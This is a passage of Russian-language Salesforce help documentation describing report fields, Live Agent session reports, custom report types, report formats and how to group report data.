Duration	Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет).
Связанная роль	Имя роли, применяемой к записи.
Результат	Средний рейтинг просмотров статьи. Результаты учитывают расчеты по периоду расцвета. При отсутствии просмотров средний рейтинг статьи понижается или повышается каждые 15 дней. Данное изменение позволяет новым популярным статьям конкурировать со старыми или устаревшими статьями за более высокие или низкие рейтинги.
Общее количество просмотров	Количество просмотров опубликованной статьи.

Поля отчетов по голосованиям по статье базы знаний

Поле	Описание
Канал	Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».
Count	Количество голосований по статье за выбранный промежуток времени (день, месяц или год).
Сводное количество	Общее количество голосований по статье за все время существования записи.
Дата	Дата последнего голосования по статье. Все строки отображают дату, канал и роль.
Duration	Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет).
Связанная роль	Имя роли, применяемой к записи.

Поля отчетов по поиску ключевых слов по базе знаний

Поле	Описание
Канал	Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».
Count	Количество поисков ключевых слов за выбранный промежуток времени (день, месяц или год).
Дата	Дата последнего поиска ключевого слова. Все строки отображают дату, канал и роль.
Duration	Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет).
Найдено	Данное поле соответствует ключевому слову, найденному в результате поиска по базе знаний.
Ключевое слово	Поисковый запрос, используемый для поиска опубликованных статей в базе знаний.

Поля отчетов по действию поиска по базе знаний

Поле	Описание
Средняя позиция выбора	Порядок, в котором статьи появлялись в результатах поиска при сортировке по релевантности, и случаи, когда пользователи щелкали результаты поиска.
Канал	Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».
Заголовок выбранной статьи	Название статьи, которую щелкнул пользователь после отсортировки данных пользователем по релевантности.
`Duration`	Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). Прим.: Итоговые значения действий собираются ночью и недоступны в режиме реального времени.
Язык	Язык, применяемый к поиску пользователя.
Количество результатов	Количество результатов поиска, возвращенных для поискового термина. При использовании поля «Продолжительность» данное значение агрегируется на основе указанного периода времени.
Количество поисков	Количество поисков за выбранный промежуток времени (день, месяц или год).
Количество пользователей	Количество отдельных пользователей, выбравших статью.
Дата поиска	Дата поиска.
Поисковый запрос	Первые 100 символов поискового запроса, использованного для поиска опубликованных статей в базе знаний.

Отчеты по сеансам Live Agent

Отчеты по сеансам Live Agent позволяют собирать данные о действиях, выполненных агентами при общении с клиентами (например, время нахождения агентов в сети или количество назначенных запросов на чат).

Тип отчета определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. Отчеты содержат только те записи, которые соответствуют критериям, заданным в типе отчета. Система позволяет создать тип настраиваемого отчета по сеансам Live Agent, предназначенный для сбора данных о действиях, выполняемых агентами при поддержке клиентов. Данные отчеты содержат сведения обо всех чатах, зарегистрированных в течение конкретного сеанса Live Agent.

Чтобы настроить отчеты по сеансам Live Agent, добавьте столбцы, содержащие сведения о любых перечисленных ниже категориях, а также настраиваемые поля, связанные с сеансами Live Agent.

Имя столбца	Описание
Агент: полное имя	Имя агента, связанного с сеансом.
Снятые флажки помощи (Агент)	Количество раз, когда агент убирал флажок помощи во время сеанса Live Agent.
Снятые флажки помощи (Администратор)	Количество раз, когда администратор убирал флажок помощи во время сеанса Live Agent.
Поднятые флажки помощи	Количество раз, когда агент поднимал флажок помощи во время сеанса Live Agent.
Количество назначенных запросов на чат	Количество запросов на чат, назначенных агенту.
Количество отклоненных запросов на чат (вручную)	Количество запросов на чат, отклоненных агентом вручную.
Количество отклоненных запросов на чат (истечение времени активной доставки)	Количество истекших запросов на чат, назначенных агенту.
Количество текущих запросов на чат	Количество чатов, участником которых являлся агент во время сеанса.
Создано: полное имя	Полное имя автора записи сеанса.
Дата создания	Дата создания записи сеанса.
Последнее изменение сделано: полное имя	Полное имя пользователя, изменившего запись сеанса последним.
Дата последнего изменения	Дата последнего изменения записи сеанса.
Код сеанса Live Agent	Код записи сеанса Live Agent.
Имя сеанса Live Agent	Автоматически созданный код сеанса Live Agent.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Приложение Live Agent доступно в версиях: **Unlimited** Edition with the Service Cloud

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Время входа	Время и дата начала сеанса агентом.
Время выхода	Время и дата завершения сеанса агентом.
Время простоя	Общее время простоя агента на протяжении сеанса (в секундах). Метод вычисления времени простоя агента определяется следующей формулой: «("Время работы: в сети" + "Время работы: отошел") - "Время работы: в чатах" = "Время простоя"».
Время работы: максимальная нагрузка	Общее время максимальной нагрузки агента (в секундах).
Время работы: отошел	Общее время нахождения агента в статусе «Отошел» (в секундах).
Время работы: в чатах	Общее время нахождения агента в чатах (в секундах).
Время работы: в сети	Общее время нахождения агента в сети (в секундах).

Составление отчетов по партнерам

Некоторые возможности могут быть связаны с партнерами. Данный отчет позволяет определять и анализировать подобные взаимосвязи.

Чтобы составить отчет по всем или основным партнерам внутри возможностей, выполните указанные ниже действия.

1. Выберите отчет «Возможности партнера» на вкладке «Отчеты».
2. Чтобы изменить отчет и просмотреть только основных партнеров, нажмите кнопку **«Настроить»**. Добавьте фильтр поля *«"Основной" равно "1"»*.

Столбец «Партнер», добавленный в любой другой отчет по возможностям, отображает только основных партнеров.

Чтобы проанализировать партнеров организаций, выполните отчет «Организации-партнеры».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для составления отчетов по партнерам:

- «Чтение» для организаций или возможностей

  И

  Запуск отчетов

Составление отчетов по группам взаимосвязи

Составление отчетов по группам взаимосвязи и участникам группы взаимосвязи доступно только после включения администратором типов настраиваемых отчетов для данных настраиваемых объектов.

Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам по группам взаимосвязи; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по группам взаимосвязи.

Чтобы создать общедоступную папку отчетов по группам взаимосвязи, администратор должен выполнить указанные ниже действия.

1. Создайте тип настраиваемого отчета для объектов группы взаимосвязи.

   Совет: Чтобы создать тип отчета по участникам групп взаимосвязи, выберите основной объект типа отчета «Группы взаимосвязи» и добавьте взаимосвязь объектов «Участники группы взаимосвязи». Чтобы создать тип отчета по основным организациям группы взаимосвязи, выберите основной объект типа отчета «Организации» и добавьте взаимосвязь объектов «Группы взаимосвязи (основная организация)».

2. Создайте общедоступную папку для отчетов по группам взаимосвязи. Данное действие доступно только при наличии полномочия «Управление общедоступными отчетами».
3. Используя тип настраиваемого отчета, создайте как минимум один настраиваемый отчет по группам взаимосвязи. Назначьте отчеты созданной папке отчетов по группам взаимосвязи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: Salesforce for Wealth Management.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:
- Изменение всех данных

После выполнения данных действий папка отчетов по группам взаимосвязи доступна пользователям на начальной странице отчетов.

Включение отчета «Ответственный за организацию»

Отчет «Ответственный за организацию» возвращает список всех организаций и пользователей, несущих за них ответственность.

Если единой модели общего доступа к организациям задано значение «Личный», то доступ к отчету «Ответственный за организацию» может быть ограничен.

Чтобы показать или скрыть данный отчет, выполните указанные ниже действия.

1. Введите строку «*Отчет "Ответственный за организацию"*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отчет "Ответственный за организацию"»**. Данный параметр доступен только в том случае, если модели общего доступа к организациям задано значение «Личный».
2. Чтобы разрешить пользователям выполнение данного отчета, установите соответствующий флажок. В противном случае выполнение данного отчета доступно только администраторам и пользователям с полномочием «Просмотр всех данных».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения или сокрытия отчета «Ответственный за организацию»:
- Настройка приложения

Отчет о поиске по файлам

Используйте отчет для определения первых 300 критериев поиска для файла и определите отсутствующее содержимое или то, что нужно переименовать, на основе критериев поиска пользователя и позиции выбора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Salesforce Files доступно во: **всех** выпусках, **кроме** клиентских порталов

Необходимые полномочия пользователя	
Для создания или обновления типов настраиваемых отчетов:	«Управление типами настраиваемых отчетов»
Для создания общедоступной папки отчетов:	«Управление общедоступными отчетами»
Для запуска отчета «Поиск по файлам»:	"Run Reports" И "View All Data" ИЛИ "Content Administrator". Пользователям с полномочием «Управление библиотекой» для библиотеки не нужны полномочия «Просмотр всех данных» или «Администратор содержимого» для запуска отчета.

Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам о поиске файлов; система Salesforce не предоставляет образцов отчетов о поиске файлов или стандартной папки отчетов.

Прим.: Итоговые значения действий собираются ночью и недоступны в режиме реального времени.

Основной объект для отчета о поиске файлов

При создании типа настраиваемого отчета выберите **Действия по поиску файлов** в качестве **Основного объекта**.

Доступные поля отчета о действиях по поиску файлов

В следующей таблице приведены все доступные поля для отчетов о поиске файлов.

Поле	Описание
Средняя позиция выбора	Порядок отображения файла в результатах поиска при его выборе из списка результатов.
Среднее количество результатов	Количество результатов поиска, возвращенных для поискового термина. При использовании поля «Продолжительность» данное значение агрегируется на основе указанного периода времени.
Duration	Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет).

Поле	Описание
Язык	Язык, применяемый к поиску пользователя.
Количество поисков	Количество поисков за выбранный промежуток времени (день, месяц или год).
Количество пользователей	Количество отдельных пользователей, выбравших файл.
Дата поиска	Дата поиска.
Критерии поиска	Первые 100 символов критерия, использованного для поиска опубликованных файлов.

СМ. ТАКЖЕ:

- Доступ к папкам отчетов
- Создание и редактирование папок
- Создание типа настраиваемого отчета
- Создание отчета

Отчет о первых 100 просмотрах элементов ленты Chatter с перечнем по количеству просмотров с отчетом о взаимодействии

Получите отчет о первых 100 просмотрах элементов ленты в вашей организации или сообществе с основным отчетом количества просмотров взаимодействия объекта. Уведомления о сообщениях, которые ищут больше всего, — это отличный способ получить представление о текущих тенденциях Chatter. К действиям, учитываемым в качестве представлений, относятся симпатии, комментарии и просмотр сведений элемента ленты. Количество просмотров не уникально. Например, пользователь может добавить в сообщение три комментария, которые считаются как три просмотра. После создания отчета он запускается еженедельно.

Необходимые полномочия пользователя	
Для создания или обновления типов настраиваемых отчетов:	«Управление типами настраиваемых отчетов»
Для создания папки общедоступных отчетов:	«Управление общедоступными отчетами»


Типы настраиваемых отчетов — единственный способ создания отчетов о 100 первых просмотрах элементов ленты. Salesforce не предоставляет пример отчетов по действиям о верхнем просмотре или стандартную папку отчетов.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Lightning communities

Функция «Chatter» доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Сообщества доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Основной объект для отчета по количеству взаимодействий

При создании типа настраиваемого отчета выберите **Отчеты по количеству взаимодействий** в качестве **Основного объекта**.

Доступные поля отчета по количеству взаимодействий

В следующей таблице приведены все доступные поля для отчетов по количеству взаимодействий.

Поле	Описание
Количество комментариев	Количество комментариев для публикации
Count	Количество просмотров для публикации
Дни для интервала	Как часто выполняется отчет: в настоящее время 7, каждые семь дней (это фиксированное значение)
Родитель элемента ленты	Идентификатор группы, профиля, записи или другого объекта, который является родителем ленты, в котором выполняется содержимое.
Код элемента ленты	Код публикации
Количество лайков	Количество лайков публикации
NetworkScope	Область сети, в которой доступен этот элемент ленты. У этого поля всегда есть значение. Для сети по умолчанию это 00000000000000. Если он размещен в сообществе, он имеет идентификатор сообщества (также известный как NetworkId). Если значение содержит «l», публикация подкрепляется записью, например учетной записью, возможностью или другим типом записи.
Дата интервала начала	Дата, обозначающая начало семидневного интервала

Отчеты по связанным статьям и вопросам

Типы настраиваемых отчетов создаются, чтобы пользователи могли сформировать отчеты с коэффициентом откликов по связанным статьям и вопросам. Salesforce Einstein обеспечивает возможность использования связанных статей и вопросов в сообществах. Отчеты с коэффициентом откликов используются для создания содержимого по наиболее популярным статьям и вопросам, позволяя клиентам находить необходимую информацию.

Администратор может создавать типы настраиваемых отчетов, чтобы пользователи могли анализировать, какие статьи и вопросы являются наиболее популярными в сообществе.

Как создать папку отчетов для пользователей

1. Создайте тип настраиваемых отчетов, используя в качестве основного объекта объект «Показатели связанного содержимого».
2. Создайте общедоступную папку для отчетов по показателям связанного содержимого. Этот шаг требует наличия полномочия «Управление общедоступными отчетами».
3. Используя тип настраиваемого отчета, создайте один или несколько настраиваемых отчетов. Например, можно создать отдельные отчеты по связанным коэффициентам откликов по вопросам и связанным коэффициентам откликов по статьям. Назначьте отчеты новой созданной папке отчетов.

После выполнения данных действий папка отчетов по показателям связанного содержимого доступна пользователям на начальной странице отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

Выбор формата отчета

Отчет может использовать табличный, сводный, матричный или составной формат. Оптимальный формат отчета определяется сложностью отображаемых данных и текущими навыками пользователей.

Чтобы выбрать формат отчета, откройте меню **«Формат»** в конструкторе отчетов. По умолчанию выбран табличный отчет.

Формат	Описание
Табличный	Табличные отчеты — это самый простой и быстрый способ просмотра данных. Подобно электронным таблицам, табличные отчеты содержат упорядоченный набор полей в столбцах, где каждая совпадающая запись отображается в строке. Табличные отчеты предназначаются для создания списков записей или списка с одной общей суммой. Они не могут использоваться для создания групп данных или диаграмм, но могут использоваться в панелях мониторинга только при наличии ограничения строк. Например, почтовые списки контактов и отчеты по действиям.
Сводка	Сводные отчеты аналогичны табличным отчетам, но позволяют группировать строки данных, просматривать промежуточные значения и создавать диаграммы. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для отображения промежуточных значений на основе значения отдельного поля или создания иерархического списка (например, все возможности рабочей группы, охваченные промежуточными результатами по полям «Этап» и «Ответственный»). Сводные отчеты без группировок отображаются на странице запуска отчета в виде табличных.
Матрица	Матричные отчеты аналогичны сводным отчетам, но позволяют группировать и резюмировать данные по строкам и столбцам. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для сравнения связанных общих сумм, особенно при наличии больших объемов данных для резюмирования и необходимости сравнения значений в нескольких разных полях или просмотра данных по дате *и* продукту, пользователю или географии. Матричные отчеты без одной группировки строк и одной группировки столбцов отображаются на странице запуска отчета в виде сводных.
Составной	Составные отчеты позволяют создавать блоки отчета, соответствующие различным представлениям данных. Каждый блок выступает в качестве суботчета, содержащего собственные поля, столбцы, параметры сортировки и критерии фильтрации. Составной отчет может содержать данные из разных типов отчетов. Составные отчеты доступны только в **Enterprise Edition**, **Developer Edition**, **Performance Edition** и **Unlimited Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Изменение формата отчета

Изменение формата влияет на фильтры и группировки.

Что изменяется?	Что происходит?
Табличный отчет на сводный или матричный	Фильтр «Строки для отображения» удаляется.
Сводный, матричный или составной отчет на табличный	Все группировки, диаграммы и настраиваемые формулы резюмирования удаляются из отчета. Поля группировки не преобразуются в столбцы табличного отчета. Если составной отчет содержит несколько блоков, то табличный отчет дополняется столбцами только из первого блока.
Сводный отчет на матричный	Первая группировка сводного отчета становится первой группировкой строк. Вторая группировка становится первой группировкой столбцов. Третья группировка становится второй группировкой строк. При использовании мастера отчетов третья группировка сводного отчета удаляется.
Матричный отчет на сводный	Первая группировка строк становится первой группировкой сводного отчета. Вторая группировка строк становится *третьей* группировкой сводного отчета. Первая группировка столбцов становится *второй* группировкой сводного отчета. Вторая группировка столбцов удаляется. При использовании мастера отчетов *вторая группировка строк и вторая группировка столбцов* удаляются.
Табличный, сводный или матричный отчет на составной	Текущий отчет становится первым блоком составного отчета, а тип отчета становится основным для составного отчета. Блоки составного отчета форматируются подобно сводным отчетам, поэтому в случае переключения между сводным и составным отчетами группировки не меняются. В случае переключения между матричным и составным отчетами, группировки преобразуются также, как при переключении между матричным и сводным отчетами. Ниже перечислены элементы, которые не поддерживаются составными отчетами и не преобразуются. • Поля области • Кросс-фильтры • Фильтр «Строки для отображения»

СМ. ТАКЖЕ:

Создание отчета

Создание отчета

Создайте отчет, чтобы получить поминутный обзор какого-либо аспекта деятельности, например статуса клиентов, возможностей, обращений в службу поддержки и т. д.

Чтобы создать отчет, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите нужный тип отчета и нажмите кнопку **«Создать»**.
3. Сохраните или запустите настроенный отчет.

СМ. ТАКЖЕ:

Настройка отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Создание настраиваемого отчета

Пользователи могут настраивать стандартные отчеты или создавать собственные настраиваемые отчеты в соответствии с текущими требованиями организации.

Пользователи с полномочием «Управление типами настраиваемых отчетов» могут определять типы настраиваемых отчетов, которые расширяют типы исходных отчетов, используемых для создания или обновления настраиваемых отчетов. *Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета. Система Salesforce предоставляет доступ к набору предопределенных типов стандартных отчетов, которые могут использоваться администраторами организации для создания типов настраиваемых отчетов.

Полномочие «Управление отчетными снимками» позволяет пользователям создавать и планировать снимки. Отчетный снимок — средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта. Отчетные снимки позволяют обрабатывать данные отчетов аналогично другими записями Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Запуск отчетов

Для планирования отчетов:

- Планирование отчетов

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Создание настраиваемого отчета в режиме доступности

Прим.: Данный раздел актуален только в том случае, если не используется конструктор отчетов. *Конструктор отчетов* — это экранный редактор отчетов.

Чтобы создать настраиваемый отчет посредством мастера настраиваемых отчетов, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать настраиваемый отчет»** на вкладке «Отчеты».
2. Выберите нужный тип данных и нажмите кнопку **«Далее»**.

   Чтобы создать отчеты по настраиваемым объектам, выберите категорию типа отчета **«Другие отчеты»**, если настраиваемый объект не связан со стандартным объектом. Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная» или «Поиск», выберите стандартный объект для категории типа отчета.

   Чтобы создать отчеты по внешнему объекту, выберите категорию **«Другие отчеты»**. Чтобы создать отчеты по внешнему объекту с дочерним стандартным или настраиваемым объектом, выберите категорию, содержащую тип настраиваемого отчета, созданного для такой взаимосвязи.
3. Выберите формат отчета.
4. Чтобы перейти к следующему действию мастера, нажмите кнопку **«Далее»**. Ниже перечислены компоненты, которые должны быть настроены для каждого отчета.

   - **Выбор заголовков строк и столбцов.** Выберите поля для группирования и промежуточного суммирования данных сводного или матричного отчета на странице «Выбрать группировку». Чтобы выполнить дополнительную сортировку данных сводного отчета, выберите несколько полей сортировки. Выберите поля резюмирования для меток строк и заголовков столбцов матричного отчета. Данные, сгруппированные по полю даты, могут быть дополнительно сгруппированы по определенному временному промежутку (например, дни, недели или месяцы).

     Прим.: Если параметр «Группировать даты по:» на странице «Выбрать группировку» содержит значение «Календарный месяц года» или «Календарный день месяца», то данные группировки дат будут недоступны для детализации в отчетах или панелях мониторинга. Взамен, пользователям отображается нефильтрованный отчет.

   - **Резюмирование данных.** Выберите типы сводной информации для отображения в числовых полях на странице «Выбрать столбцы для резюмирования».
   - **Создание настраиваемых формул резюмирования.** Создайте настраиваемые формулы резюмирования для вычисления дополнительных итоговых значений на основе текущих полей резюмирования сводного или матричного отчета на странице «Выбрать столбцы для резюмирования». Формула — это алгоритм, значение которого вычисляется на основе других полей, выражений или значений. См. раздел «Создание настраиваемой формулы резюмирования» на странице 5324.
   - **Выбор полей.** Выберите поля для отображения в отчете на странице «Выбрать столбцы». Доступные поля определяются макетом страницы и параметрами безопасности поля. Поля подробного текста (например, поле «Описание») отображают только первые 255 символов.
   - В отчете отображаются только первые 254 символа области подробного или обогащенного текста.
   - **Упорядочивание столбцов.** Определите порядок отображения выбранных полей на странице «Упорядочить столбцы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

- **Ограничение результатов отчета.** Чтобы ограничить результаты отчета конкретными записями, выберите соответствующие параметры в раскрывающихся списках на странице «Выбрать критерии» и настройте параметры фильтрации.

  Мастер отчетов поддерживает не более 10 фильтров. Если отчет содержит более 10 фильтров, то дополнительные фильтры пропускаются, а отчет отображает ошибку для любой логики фильтра.

  Совет: Чтобы воспользоваться табличным отчетом на панели мониторинга, рекомендуем ограничить количество строк, выбрав значение для параметра «Строки для отображения», столбец сортировки и порядок отображения на странице отчета «Выбрать критерии». Панели мониторинга, основанные на табличных отчетах, не могут использовать шкалы или показатели.

- **Параметры диаграммы.** Чтобы просмотреть данные отчета в виде диаграммы, настройте свойства диаграммы в действии «Выбор типа диаграммы и основных показателей отчета» мастера отчетов. Диаграммы доступны только для сводных и матричных отчетов.

5. Чтобы просмотреть отчет, нажмите кнопку **«Запустить отчет»**. Чтобы сохранить отчет в виде файла Excel или в другом формате, нажмите кнопку **«Экспортировать сведения»**.

Совет: По мере настройки критериев и параметров отчеты могут нуждаться в многократных перезапусках. Чтобы сократить объем тестовых данных, используемых настраиваемым отчетом, рекомендуем применять фильтрацию.

Группирование данных отчета


Сводные, матричные и составные отчеты позволяют группировать данные в строках или столбцах для отображения важной информации. Например, чтобы просмотреть закрытые возможности, сгруппируйте возможности по столбцу «Дата закрытия»; чтобы просмотреть количество обращений для каждого продукта, сгруппируйте обращения по продукту. Группировки могут использоваться внутри группировок.

Данные для группирования

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Прежде чем группировать данные сводного отчета, перетащите как минимум несколько полей на панель «Предварительный просмотр».

Добавление группировки

Чтобы добавить группу, перетащите поле в зону сброса.



Чтобы разрешить отображение данных зон, последовательно выберите пункты **«Показать»** > **«Зоны сброса»**. При необходимости щелкните меню нужного столбца отчета и выберите пункт **«Группировать по этому полю»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Совет: Чтобы сгруппировать данные отчета по полю даты, откройте меню нужной группы, выберите пункт **«Группировать даты по:»** и укажите нужный временной интервал: день, неделя, месяц, квартал, год и т. д.

Группирование данных в разных форматах отчетов

Сводные и составные отчеты могут содержать не более трех уровней группировки. Матричные отчеты могут содержать две группировки строк и две группировки столбцов. Группировки строк и столбцов матричных отчетов должны использоваться разные поля. Чтобы сгруппировать все блоки составного отчета, рекомендуем использовать поля из категории «Общие поля» на панели «Поля».

Удаление группировки

Чтобы удалить группу, откройте меню нужной группы и выберите пункт **«Удалить группу»**. При необходимости зацепите группу и...

- перетащите ее в строку столбца для последующего удаления группы, но сохранения поля в качестве столбца отчета.
- перетащите ее обратно на панель «Поля» для последующего удаления группы и поля из отчета.

Изменение порядка отображения группировок

Чтобы изменить порядок отображения групп, перетащите нужную группу в другую область или щелкните меню нужной группы и выберите пункт **«Переместить группу вверх»** или **«Переместить группу вниз»** для группировки столбцов, либо **«Переместить группу влево»** или **«Переместить группу вправо»** для группировки строк.

СМ. ТАКЖЕ:

Поля отчетов

Подведение промежуточных результатов отчетов

Использование отчета при загрузке области предварительного просмотра

В большинстве случаев работа над отчетом может быть продолжена даже во время загрузки области предварительного просмотра. Например, группировка может быть создана во время загрузки столбцов, которые соответствуют полям, добавленным в редактируемый отчет.

Данные, отображаемые на панели «Предварительный просмотр», являются реальными, но представляют собой только набор данных, позволяющих открывать отчет для предварительного просмотра. Панель «Предварительный просмотр» может не отображать или сортировать некоторые строки некорректно. Не беспокойтесь!

Прим.: По каждому внешнему объекту в отчете организация обращается к внешней системе всякий раз при загрузке окна предварительного просмотра. Если длина URL-адреса выноски отчета достигает или превышает 2 КБ, организация делит запрос на несколько вызовов HTTP, чтобы длина каждого URL-адреса не превышала 2 КБ.

Ниже перечислены действия, выполнение которых не препятствует использованию области предварительного просмотра.

- Добавление, удаление или изменение порядка отображения полей
- Добавление или удаление полей резюмирования
- Добавление, удаление или изменение порядка отображения группировок
- Удаление формул

Прим.:

- Удаление поля резюмирования или формулы, используемой в диаграмме, инициирует повторную загрузку диаграммы и асинхронную загрузку области предварительного просмотра.
- Асинхронная загрузка недоступна для матричных и составных отчетов.

